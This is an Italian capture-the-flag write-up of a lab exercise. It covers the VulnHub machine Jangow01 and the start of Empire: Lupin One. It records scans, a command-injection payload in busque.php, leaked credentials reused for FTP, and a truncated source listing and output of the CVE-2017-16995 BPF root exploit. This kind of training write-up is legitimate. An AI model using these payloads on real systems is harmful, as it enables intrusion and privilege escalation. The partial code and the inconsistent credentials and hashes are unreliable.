- **Risultato:** L'indirizzo IP della macchina target viene identificato come **192.168.100.12**.


### 3. Fase 2: Enumeration e Analisi Vulnerabilità


```
└$ nmap -T4 -A -Pn 192.168.100.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 10:07 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.12
Host is up (0.0032s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-ls: Volume /
| SIZE      FILENAME
| - 2021-06-10 18:05 site/
|_
|_http-title: Index of /
MAC Address: 08:00:27:16:E8:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1  3.16 ms  192.168.100.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
```

- **Comando:** nmap -T4 -A -Pn 192.168.100.12
- **Risultati:** La scansione rivela due porte aperte: **Porta 21/tcp (FTP)** e **Porta 80/tcp (HTTP)**. Viene inoltre identificata una directory /site/.





```

Session Actions Edit View Help
[kali㉿kali]: ~]
→ dirb http://192.168.100.12/site/ /usr/share/dirb/wordlists/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Tue Nov 11 10:11:20 2025
URL_BASE: http://192.168.100.12/site/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.100.12/site/ ----
=> DIRECTORY: http://192.168.100.12/site/assets/
=> DIRECTORY: http://192.168.100.12/site/css/
+ http://192.168.100.12/site/index.html [CODE:200|SIZE:10190]
=> DIRECTORY: http://192.168.100.12/site/favicon.ico
=> DIRECTORY: http://192.168.100.12/site/wordpress/
---- Entering directory: http://192.168.100.12/site/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.12/site/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.12/site/5/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.12/site/wordpress/ ----
+ http://192.168.100.12/site/wordpress/index.html [CODE:200|SIZE:10190]

END_TIME: Tue Nov 11 10:11:41 2025
DOWNLOADED: 9224 - FOUND: 2

```

**Grayscale**

A free, responsive, one page Bootstrap theme created by Start Bootstrap.

[Get Started](#)

### Built with Bootstrap 5

Grayscale is a free Bootstrap theme created by Start Bootstrap. It can be yours right now, simply download the template on [the preview page](#). The theme is open source, and you can use it for any purpose, personal or commercial.

...

**Shoreline**

Grayscale is open source and MIT licensed. This means you can use it for any project - even commercial projects! Download it, customize it, and publish your website!

...

**Misty**

An example of where you can put an image of a project, or anything else, along with a description.

...


**Mountains**

Another example of a project with its respective description. These sections work well responsively as well, try this theme on a small screen!

**Subscribe to receive updates!**

- **Azione:** L'esplorazione manuale e la scansione automatica (`dirb`) del servizio HTTP rivelano la directory `/site/wordpress/` e al suo interno il file `busque.php`.
- 

## 4. Fase 3: Sfruttamento (Exploitation) - RCE e Credenziali



```
1 total 49
2 drwxr-xr-x 6 www-data www-data 4996 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4996 Oct 31 2021 ..
4 -rwxr-xr-x 1 www-data www-data 1736 Jun 10 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4996 Jun 10 2021 css
7 -rwxr-xr-x 1 www-data www-data 106 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4996 Jun 10 2021 js
9 drwxr-xr-x 2 www-data www-data 4996 Jun 10 2021 wordpress
10
11
```

- **Azione:** Testando il parametro `buscar` nel file `busque.php`, si scopre una vulnerabilità di tipo **Command Injection**.
- **Payload:**  
`http://192.168.100.12/site/wordpress/busque.php?buscar=;ls -all`
- **Risultato:** L'output conferma l'esecuzione di comandi remoti (RCE) sul server come utente `www-data`.

```
$servername = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "ahyqurl69"; // Create connection $conn = mysqli_connect($servername, $username, $password, $database); // Check connection if (! $conn) { die("Connection failed: " . mysqli_connect_error()); } echo "Connected successfully"; mysqli_close($conn);
```

```

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if ($conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14

```

- **Azione:** Sfruttando la RCE (`...; cat ./backup`), viene letto un file di backup.
  - **Risultato Critico:** Vengono scoperte le credenziali del database:
    - **Username:** jangow01
    - **Password:** abygurl69
- 

## 5. Fase 4: Accesso Utente e Acquisizione Flag Intermedia

```

Session Actions Edit View Help
(kali㉿kali)-[~]
└─$ ftp 192.168.100.12
Connected to 192.168.100.12.
220 (vsFTPd 3.0.3)
Name (192.168.100.12:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd home/
550 Failed to change directory.
ftp> cd /home/
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||22163|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Oct 31  2021 .
drwxr-xr-x   24 0          0          4096 Jun 10  2021 ..
drwxr-xr-x    4 1000       1000       4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> 

```

- **Azione:** Le credenziali `jangow01:abygurl69` vengono riutilizzate per connettersi al servizio FTP sulla porta 21.
- **Comando:** `ftp 192.168.100.12`
- **Risultato: Login successful.**

```

Session Actions Edit View Help
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd home
550 Failed to change directory.
ftp> cd /home/
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||22163|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Oct 31 2021 .
drwxr-xr-x 24 0 0 4096 Jun 10 2021 ..
drwxr-xr-x 4 1000 1000 4096 Jun 10 2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||12498|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Jun 10 2021 .
drwxr-xr-x 3 0 0 4096 Oct 31 2021 ..
-rw----- 1 1000 1000 200 Oct 31 2021 .bash_history
-rw-r--r-- 1 1000 1000 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 1000 1000 3771 Jun 10 2021 .bashrc
drwx----- 2 1000 1000 4096 Jun 10 2021 .cache
drwxrwxr-x 2 1000 1000 4096 Jun 10 2021 .nano
-rw-r--r-- 1 1000 1000 655 Jun 10 2021 .profile
-rw-r--r-- 1 1000 1000 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> 
```

`jangow01@jangow01:~$ cat user.txt  
d41d8cd98f00b204e9800998ecf8427e`

- **Azione:** L'attaccante naviga via FTP (o tramite una shell nel frattempo ottenuta) nella home dell'utente `jangow01` e legge il file `user.txt`.
- **Risultato:** La flag è l'hash MD5 di una stringa vuota, un chiaro depistaggio.

## 6. Fase 5: Privilege Escalation (Diventare Root)

Ottenuto un accesso come utente `jangow01`, l'obiettivo finale è scalare i privilegi a `root`.

### 6.1 Enumerazione Locale e Identificazione Exploit

```

jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$ 
```

- **Comando (Shell):** uname -a
- **Risultato:** Linux jangow01 4.4.0-31-generic ... 2016. La versione del kernel è datata e vulnerabile.

The screenshot shows a web browser displaying the Exploit Database at [exploit-db.com/exploits/45010](https://exploit-db.com/exploits/45010). The page title is "Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation". The exploit details include the EDB-ID (45010), CVE (2017-16995), and author (rALARABE). The exploit has been verified by EDB. The exploit code itself is a C program named "JangowGift.c" which performs a BPF overflow attack. It is run in a terminal window on a Kali Linux system, showing the exploit being executed and the resulting privilege escalation.

- **Azione:** Viene cercato un exploit per questa specifica versione del kernel.
- **Risultato:** Viene identificato l'exploit **EDB-ID 45010 (CVE-2017-16995)**, che sfrutta una vulnerabilità nel sottosistema BPF (Berkeley Packet Filter) per la LPE (Local Privilege Escalation).

## 6.2 Trasferimento e Compilazione Exploit

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays the exploit code "JangowGift.c". In the background, a file manager window titled "kali" shows the file "JangowGift.c" located in the "kali" directory. The file manager also lists other files like "gameshell.sh", "gameshell-save.sh", "hashes.txt", "packages.microsoft", and "users.txt.bk".

```

 1 // JangowGift.c
 2
 3 #include <errno.h>
 4 #include <fcntl.h>
 5 #include <sys/types.h>
 6 #include <sys/stat.h>
 7 #include <sys/socket.h>
 8 #include <sys/un.h>
 9 #include <sys/stat.h>
10 #include <sys/personality.h>
11
12 char buffer[64];
13 int sockets[2];
14 int mapfd, progfd;
15 int doredact = 0;
16
17 #define LOG_BUF_SIZE 65536
18 #define PHYS_OFFSET 0xffff880000000000
19 char bpf_log_buf[LOG_BUF_SIZE];
20
21 static __u64 ptr_to_u64(void *ptr)
22 {
23     return (__u64) (unsigned long) ptr;
24 }
25
26 int bpf_prog_load(enum bpf_prog_type prog_type,
27                   const struct bpf_insn *insns, int prog_len,
28                   const char *license, int kern_version)
29 {
30     union bpf_attr attr = {
31         .prog_type = prog_type,
32         .insn = ptr_to_u64((void *) insns),
33         .insn_cnt = prog_len / sizeof(struct bpf_insn),
34         .license = ntr_to_u64((void *) license)
35     };
36 }
```

```

Session Actions Edit View Help
(kali㉿kali)-[~]
└─$ ftp 192.168.100.12
Connected to 192.168.100.12.
220 (vsFTPd 3.0.3)
Name (192.168.100.12:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/
250 Directory successfully changed.
ftp> cd jangow01
250 Directory successfully changed.
ftp> put JangowGift.c
local: JangowGift.c remote: JangowGift.c
229 Entering Extended Passive Mode (|||7506|)
150 Ok to send data.
100% |*****| 13728          45.14 MiB/s    00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (1.89 MiB/s)
ftp> 

```

```

jangow01@jangow01:~$ ls -all
total 52
drwxr-xr-x 4 jangow01 desafio02 4096 Nov 12 09:34 .
drwxr-xr-x 3 root      root     4096 Out 31  2021 ..
-rw----- 1 jangow01 desafio02   200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx----- 2 jangow01 desafio02 4096 Jun 10  2021 .cache
-rw----- 1 jangow01 desafio02 13728 Nov 12 09:34 JangowGift.c
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02   33 Jun 10  2021 user.txt

```

- Azione:** L'exploit (rinominato JangowGift.c) viene caricato sulla macchina target tramite FTP nella home dell'utente jangow01.

```

total 52
drwxr-xr-x 4 jangow01 desafio02 4096 Nov 12 09:34 .
drwxr-xr-x 3 root      root     4096 Out 31  2021 ..
-rw----- 1 jangow01 desafio02   200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx----- 2 jangow01 desafio02 4096 Jun 10  2021 .cache
-rw----- 1 jangow01 desafio02 13728 Nov 12 09:34 JangowGift.c
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02   33 Jun 10  2021 user.txt
jangow01@jangow01:~$ gcc JangowGift.c -o JangowGift
jangow01@jangow01:~$ chmod +x JangowGift
jangow01@jangow01:~$ .

```

- **Azione:** L'exploit viene compilato direttamente sulla macchina target usando `gcc` e reso eseguibile.
- **Comandi (Shell):**

1. `gcc JangowGift.c -o JangowGift`
2. `chmod +x JangowGift`

### 6.3 Esecuzione Exploit e Ottenimento Privilegi

```
Jangow01@jangow01:~/Documents$ ./JangowGift
[.]
[.] t(____t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(____t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => fffff88003c23fe00
[*] Leaking sock struct from fffff88003c43e000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at fffff88003cf73e40
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at fffff88003cf73e40
[*] credentials patched, launching shell...
# whoami
root
#
```

- **Comando (Shell):** `./JangowGift`
- **Analisi:** L'exploit viene eseguito. L'output mostra i vari passaggi: creazione della mappa BPF, "patch" delle credenziali in memoria e avvio di una nuova shell.
- **Risultato:** Il comando `whoami` eseguito immediatamente dopo conferma l'avvenuta escalation: l'utente è ora **root**.

---

## 7. Conclusione e Acquisizione Flag Finale

Ottenuti i privilegi massimi, l'attaccante completa l'obiettivo finale.

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
# ls /root
proof.txt
# cat proof.txt
cat: proof.txt: Arquivo ou diretório não encontrado
# cat /root/proof.txt
                                     JANGOW
# da39a3ee5e6b4b0d3255bfef95601890afdf80709
#
```

- **Azione:** Dalla shell di root, l'attaccante cerca e legge la flag finale.

- **Comandi (Shell):**

1. ls (nella directory /root/)
2. cat /root/proof.txt

- **Risultato Finale:** Il comando visualizza la flag finale, un'arte ASCII con il nome "JANGOW" e l'hash  
**da39a3ee5e6b4b0d3255bfef95601890afdf80709.**

**Obiettivo Raggiunto.**



# BB2 EMPIRE LUPIN ONE REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**

## **Traccia:**

Scaricare ed importare la macchina virtuale da questo link:  
<https://download.vulnhub.com/empire/01Empire-Lupin-One.zip>

Questa box è stata creata per essere di media difficoltà, ma può trasformarsi in un'impresa ardua se ti smarrisci nel suo labirinto.


Suggerimento: dovrai enumerare tutto ciò che è possibile.

## **Fase di enumerazione:**

Per prima cosa eseguiamo il ping sulla macchina Lupin.

```
(kali㉿kali)-[~]
$ ping 192.168.50.7
PING 192.168.50.7 (192.168.50.7) 56(84) bytes of data.
64 bytes from 192.168.50.7: icmp_seq=1 ttl=64 time=1.32 ms
64 bytes from 192.168.50.7: icmp_seq=2 ttl=64 time=1.84 ms
64 bytes from 192.168.50.7: icmp_seq=3 ttl=64 time=2.30 ms
64 bytes from 192.168.50.7: icmp_seq=4 ttl=64 time=1.04 ms
64 bytes from 192.168.50.7: icmp_seq=5 ttl=64 time=2.03 ms
^C
--- 192.168.50.7 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 1.042/1.706/2.301/0.462 ms
```

Aprendo il browser e inserendo l'IP della macchina bersaglio veniamo indirizzati su una pagina raffigurante un'immagine di Arsenio Lupin, il ladro gentiluomo.



Poi utilizziamo nmap per eseguire una scansione completa delle porte per identificare tutti i servizi attivi:

**nmap -sC -sV 192.168.50.7**

**-sC**: esegue script di enumerazione di default.


**-sV**: tenta di determinare la versione dei servizi.

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV 192.168.50.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 08:58 EST
Nmap scan report for 192.168.50.7
Host is up (0.00076s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:DE:A5:2B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

Risultano aperte le porte 80(http) e 22(ssh)

La scansione nmap ci dà come risultato **robots.txt** e inserendolo nell'url della macchina Lupin ci dà come risultato un messaggio



Lo inseriamo nell'url e ci da un errore (404).



Aprendo il codice sorgente della pagina si trova un commento al suo interno che riporta

il seguente messaggio:

“Your can do it, keep trying.”

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

```
(kali㉿kali)-[~]
$ ffuf -c -u http://192.168.50.7/~FUZZ -w /usr/share/wordlists/dirb/common.txt
/ ' \ ' \ ' \ ' \ '
\ \ \ \ \ \ \ \ \ \ \ \ \ 
\ \ \ \ \ \ \ \ \ \ \ \ \ 
v2.1.0-dev

:: Method : GET
:: URL   : http://192.168.50.7/~FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher   : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 19ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2222 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

**ffuf**: È lo strumento principale (**Fuzz Faster U Fool**), un fuzzer web molto veloce utilizzato dai professionisti della sicurezza informatica per trovare risorse nascoste sui siti web.

**-c**: Questo flag è generalmente usato per forzare l'output colorato nella console (anche

se l'immagine riporta un messaggio di avviso per la sua definizione).

**-u http://192.168.50.7/FUZZ**: Specifica l'**URL di destinazione** (**-u**).

- **192.168.50.7** è l'indirizzo IP del server web bersaglio (molto probabilmente la macchina Empire: Lupin One).
- La parola chiave **FUZZ** agisce da **placeholder**. **ffuf** sostituirà questa parola con ogni riga letta dalla wordlist.


**-w /usr/share/wordlists/dirb/common.txt**: Specifica la **wordlist** (**-w**), ovvero l'elenco di parole da utilizzare per il brute-forcing.

- **common.txt** è un elenco standard di nomi di directory e file comuni (es. **admin**, **login**, **test**, **backup**, ecc.) incluso nelle distribuzioni come Kali Linux.

Il comando tenta di accedere ad ogni possibile percorso generato, per ogni tentativo, **ffuf** registra la risposta del server (codice HTTP, dimensione della risposta).

Se una risposta è diversa da un errore 404 (Not Found) – ad esempio un codice 200 (OK) – significa che una directory o un file è stato **trovato**, rivelando una risorsa nascosta che potrebbe contenere informazioni utili per l'esercizio.

Il *fuzzer* ha provato la parola "secret" dalla *wordlist* e ha ricevuto una risposta valida.



**Your best friend icex64**

Inserendo secret nell'url troviamo un messaggio lasciato da Lupin.

```
(kali㉿kali)-[~]
$ ffuf -c -ic -u http://192.168.50.7/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html


v2.1.0-dev

:: Method      : GET
:: URL        : http://192.168.50.7/~secret/.FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 76ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 96ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 63ms]
:: Progress: [262953/262953] :: Job [1/1] :: 1388 req/sec :: Duration: [0:02:47] :: Errors: 0 ::
```

Questo comando ha un obiettivo molto preciso e avanzato per l'enumerazione:

